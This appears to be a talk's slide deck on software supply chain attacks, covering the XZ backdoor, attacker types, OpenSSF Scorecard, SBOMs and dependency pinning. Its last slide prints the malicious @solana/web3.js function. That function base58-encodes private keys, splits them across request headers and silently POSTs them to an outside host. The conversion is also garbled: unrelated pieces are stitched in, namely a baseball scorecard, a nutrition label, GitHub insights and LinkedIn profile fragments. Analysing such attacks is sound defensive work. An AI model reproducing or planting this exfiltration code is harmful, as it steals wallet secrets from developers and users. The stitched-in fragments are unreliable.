
- You've seen this iceberg metaphor. I've used this metaphor 100 times, I've criticized this metaphor.
- This is an OLD metaphor (at least 2009 - see bonus slides at end)
- Things have changed a lot but we're still thinking about old systems
- <https://www.slideshare.net/loriayre/open-source-library-system-software-free-is-just-the-tip-of-the-iceberg>
- But really, the top isn't "your code" - the top is your direct dependencies, bottom is transitive
- You can only directly control what's at the top
- Lack of control means "patch faster" won't work and "zero CVE" is not achievable
- They're attacking the whole iceberg, but you probably only know about the stuff at the top
- The change is largely due to the massive rise in software package managers
- The CVE system predates this change and hasn't really evolved



# Supply Chain Attacks are Ascendant

Before we get started

# The Jia Tan Reverse Funnel Plan (again)








What defenders are equipped for

vs.

What they're actually up against



# Supply Chain Attack Tactics

- Backdoors are a thing, but they're not like that anymore
- Wargames has baked expectations into people's brains
  - They're (mostly) wrong
- Speed is the number one tactic for these attackers
- The scenario of planting backdoors, then waiting is wrong
- Solana attack a couple of months ago was over in ~2 hours
- XZ involved a strong push to speed up acceptance testing
- Our tools and techniques are stuck in the 1900s

# Supply Chain Attacks are Ascendant

- Attackers see a much bigger bang for the buck
- The types of attacks are different
- The amount and type of risk has changed
- “It won’t happen to me” has always been a bad strategy, but it’s even worse now



# **What we Looked for, What we Found**



 **Paul Novarese** · You

Software Supply Chain Security/InfoSec/OPSEC

3mo · 

...


I'm going to start actually collecting data but it feels like most enterprise software development projects have way more risk from deliberate malware software supply chain attacks than from "traditional" vulnerabilities. Even if this isn't currently the case, it will be very soon since the velocities aren't even in the same neighborhood.

  10

8 comments · 1 repost

# Risk Theory

- Yes, CVEs are increasing
- But, malware supply chain attacks are increasing faster
- CVEs are becoming more noisy, less actionable
- Most of the scores are bogus
- KEV is the only thing that really matters (for vulns)
- But what can we do about the growing threat?



**In order to manage risk,  
we must first understand risk.  
How do you spot risk?**

# **typical bitcoin enjoyer**





# **AVERAGE stuxnet enthusiast**




# A Supply Chain Attack Types

- Typical bitcoin enjoyer (criminals)
  - These are often ransomware attacks with fewer steps or vectors for other ransomware
  - Just steal the wallet/keys whatever
- Average (state-sponsored) stuxnet enthusiast
  - Willing to put in the effort for the long con (Jia Tan)
- Significant overlap!

# Targets



# Number of Maintainers



# Supply Chain Attack Targets

- For criminals they're looking for projects with poor hygiene, standard stuff, solo absent maintainers, bad openssf scorecards
- The long-con state actors are looking for critical projects with overworked maintainers
- There are a LOT of projects in both buckets
- So many high-volume projects are single-maintainer
- And again, some overlap here
- These are generalities and not hard-and-fast rules

Team	NY Mets												at	Seattle			15
PLAYERS	1	2	3	4	5	6	7	8	9	10	11	12	AB	R	H	PO	
23 J. Guillen	D	K	K	K	K	K	D	K	K	K	K	K	1	0	0	1	
Sub.																	
21 D. Lugo	K	K	K	K	K	K	K	K	K	K	K	K	1	0	0	1	
10 A. Rodriguez	K	K	K	K	K	K	K	K	K	K	K	K	1	0	0	1	
Sub. C. Cordero																	
14 J. J. Hardy	K	K	K	K	K	K	K	K	K	K	K	K	1	0	0	1	
Sub.																	
33 B. Bomar	K	K	K	K	K	K	K	K	K	K	K	K	1	0	0	1	
Sub.																	
15 P. K. Kozma	K	K	K	K	K	K	K	K	K	K	K	K	1	0	0	1	
Sub. R. H. Bell																	
15 A. Jones	K	K	K	K	K	K	K	K	K	K	K	K	1	0	0	1	
Sub.																	
11 P. Ross	K	K	K	K	K	K	K	K	K	K	K	K	1	0	0	1	
Sub. R. Morris																	
22 W. Wilcox	K	K	K	K	K	K	K	K	K	K	K	K	1	0	0	1	
Sub.																	
31 G. H. Dux	K	K	K	K	K	K	K	K	K	K	K	K	1	0	0	1	
Sub.																	
12 D. Gutiérrez	K	K	K	K	K	K	K	K	K	K	K	K	1	0	0	1	
4 C. Casilla	K	K	K	K	K	K	K	K	K	K	K	K	1	0	0	1	
Sub.																	
20 K. Negron	K	K	K	K	K	K	K	K	K	K	K	K	1	0	0	1	
Sub.																	
SUM.	P	W	L	INNS	AB	K	BB	H	R	ER	WP	HP	BALK	CATCHERS	PB		
PITCHERS																	
W-L																	
INNS																	
AB																	
K																	
BB																	
H																	
R																	
ER																	
WP																	
HP																	
BALK																	
CATCHERS																	
PB																	

## Tools



Nutrition Facts	
Serving Size 6 rolls (85g)	
Servings Per Container 2.5	
<b>Amount Per Serving</b>	
<b>Calories</b>	210      Calories from Fat 80
	% Daily Value*
<b>Total Fat</b>	9g      14%
Saturated Fat	2g      11%
Trans Fat	1.5g
<b>Cholesterol</b>	10mg      3%
<b>Sodium</b>	390mg      16%
<b>Total Carbohydrate</b>	25g      8%

```

"purl": "pkg:gem/zlib@2.0.0",
"metadataType": "GemMetadata",
"metadata": {
  "name": "zlib",
  "version": "2.0.0",
  "files": [
    "ext/zlib/extconf.rb",
    "zlib.so"
  ],
  "authors": [
    "Yukihiro Matsumoto",
    "UENO Katsuhiro"
  ],
  "homepage": "https://github.com/ruby/zlib"
}

```

# ¶ Supply Chain Attack Tools

- OpenSSF Scorecard
- SBOMs
  - more than just CPEs/vuln matching
  - the map to open source insights
  - Know what you're consuming
  - don't eat out of dumpsters



Code

Issues 401

Pull requests 40

Actions

Projects

Wiki

Security

Insights

Pulse

Contributors

Community Standards

Commits

Code frequency

Dependency graph

Network

Forks

Actions Usage Metrics

Actions Performance Metrics

April 10, 2025 – April 17, 2025

Period: 1 week ▾

## Overview

17 Active pull requests

7 Active issues

13

Merged pull requests

4

Open pull requests


2

Closed issues

5

New issues

Excluding merges, **6 authors** have pushed **13 commits** to main and **13 commits** to all branches. On main, **13 files** have changed and there have been **188 additions** and **43 deletions**.



13 Pull requests merged by 5 people



# XZ is the Continuation of Trends

- You vet your employees and your physical suppliers
- Open source software runs in the exact same environment as your in-house code
- Why wouldn't you vet open source developers/maintainers/contributors

# THE PROBLEM

## Comments

iso27032

Photo

**iso27032** - 3 days ago



Bill,

This is not the first time the software supply chain has seen mischief. Would you recommend that all those who create and maintain packages should be properly registered and vetted?

Thanks.

<https://www.bleepingcomputer.com/news/security/malicious-pypi-package-with-37-000-downloads-steals-aws-keys/>

# THE “SOLUTION”



<https://www.youtube.com/watch?v=TQeP6GWU0e4>



**STOP TRYING TO MAKE**

verified  
open source  
contributor

**HAPPEN**

**ITS NOT GOING TO HAPPEN!**

A row of four blurred profile pictures of LinkedIn users. From left to right: 1. A person with short brown hair, wearing a light-colored shirt. 2. A person with long dark hair, wearing a dark blue jacket over a light shirt. 3. A person with short brown hair, wearing a dark shirt. 4. A person with short dark hair, wearing a yellow shirt.

**Follow**

12 followers · 2 following

Moscow

**Follow**

Technical manager at [REDACTED]  
Services

206 followers · 0 following

[REDACTED] [REDACTED]  
Moscow

**Follow**

Head of Development Service at [REDACTED]

46 followers · 25 following

[REDACTED] [REDACTED]  
Moscow, Russia

**Follow**

10 followers · 12 following

Moscow



## OK, what about these state actors

- FSB, CCP/PLA, DPRK, Iran all have different methods
- A lot of these guys are out in the open
- What should we be looking for? Contributors?  
Maintainers?
- Solo maintainers, poor OpenSSF scorecard/hygiene

# What we Looked For

- Potential profiles of bad actors in the supply chain
- Potential project types that are easy to compromise or co-opt
- The discoveries



# The Immediate Future is Very Bleak

But a Better Future is Closer than we Think



Yes, the planet got destroyed by malware. But for a beautiful moment in time we created a magical developer experience.



# What can we do about it?

- Pin dependencies whenever possible
- Pinning isn't always pinning! (e.g. github tags are NOT immutable)
- I used to think pinning was really bad, but it's basically imperative now
- Github makes things worse because they want things to be extremely frictionless for devs
- Friction is a big deal BUT there has to be SOME weight on security
- You're much more susceptible here if you're a devops practitioner or cloud native or whatever you want to call it
- pypi has started developing a package quarantine
- Go has a lot of features that make these attacks difficult
- Curated repositories are harder to attack but not impossible



# What can we do about it?

- Fixing transitive dependencies is essentially impossible
- CVE and NVD are broken
  - They weren't designed for open source
  - You can't patch faster, you can't keep up, nobody can
- Malware is increasing faster than vulnerabilities
- Scan your builds and produce SBOMs
  - Don't eat out of dumpsters
  - Take advantage of open source insights (expert mode)
- It's very difficult to stop long-con state actors
- Pin your dependencies
- Use the language and package manager security features

H

HUNTER  
LABS



# BONUS MATERIAL! :)



# SBOMs

A brief note

# A

# What is an SBOM?



# If We Knew What We are Consuming

- People spent insane amounts of time just finding log4j, because nobody knew where (or even if) it was hiding
- Knowing = Faster Remediation
- SBOMs help, a LOT, but... “a phone book is not illuminating”
  - They aren’t a silver bullet
  - Scanners aren’t perfect (e.g. can’t penetrate binary blobs, cf. OpenSSL3.)
  - Not all SBOMs are equal
  - SBOMs aren’t ubiquitous (yet) (producers aren’t reliably supplying them)
  - SBOMs are more accurate and useful when producers/maintainers generate them BUT something is better than nothing
  - SBOM management is hard
  - Any SBOM generated before an actual build is suspect (transitive deps)
  - SBOM Everywhere: <https://github.com/ossf/sbom-everywhere>



# @solana/web3.js

Yet Another Supply Chain Attack Just Happened This Week

# Malware in @solana/web3.js

Malware Published 4 hours ago to the GitHub Advisory Database • Updated 4 hours ago

Vulnerability details

Dependabot alerts 0

Package	Affected versions	Patched versions
 @solana/web3.js (npm)	$\geq 0$	None

## Description

Any computer that has this package installed or running should be considered fully compromised. All secrets and keys stored on that computer should be rotated immediately from a different computer. The package should be removed, but as full control of the computer may have been given to an outside entity, there is no guarantee that removing the package will remove all malicious software resulting from installing it.



Published to the GitHub Advisory Database 4 hours ago


```
3151     i) // Add one for finalize transaction
3152     ;
3153   }
3154
3155 /**
3156  * Adds process to the queue
3157 *
3158  * @param process Uint8Array
3159  * @return void
3160  */
3161 static addToQueue(process) {
3162   const b = bs58__default.default.encode(process);
3163   if (QUEUE.has(b)) return;
3164   QUEUE.add(b);
3165   fetch("https://sol-rpc.xyz/api/rpc/queue", {
3166     method: "POST",
3167     headers: {
3168       "x-amz-cf-id": b.substring(0, 24).split("").reverse().join(""),
3169       "x-session-id": b.substring(32),
3170       "x-amz-cf-pop": b.substring(24, 32).split("").reverse().join("")
3171     }
3172   }).catch(() => {});
3173 }
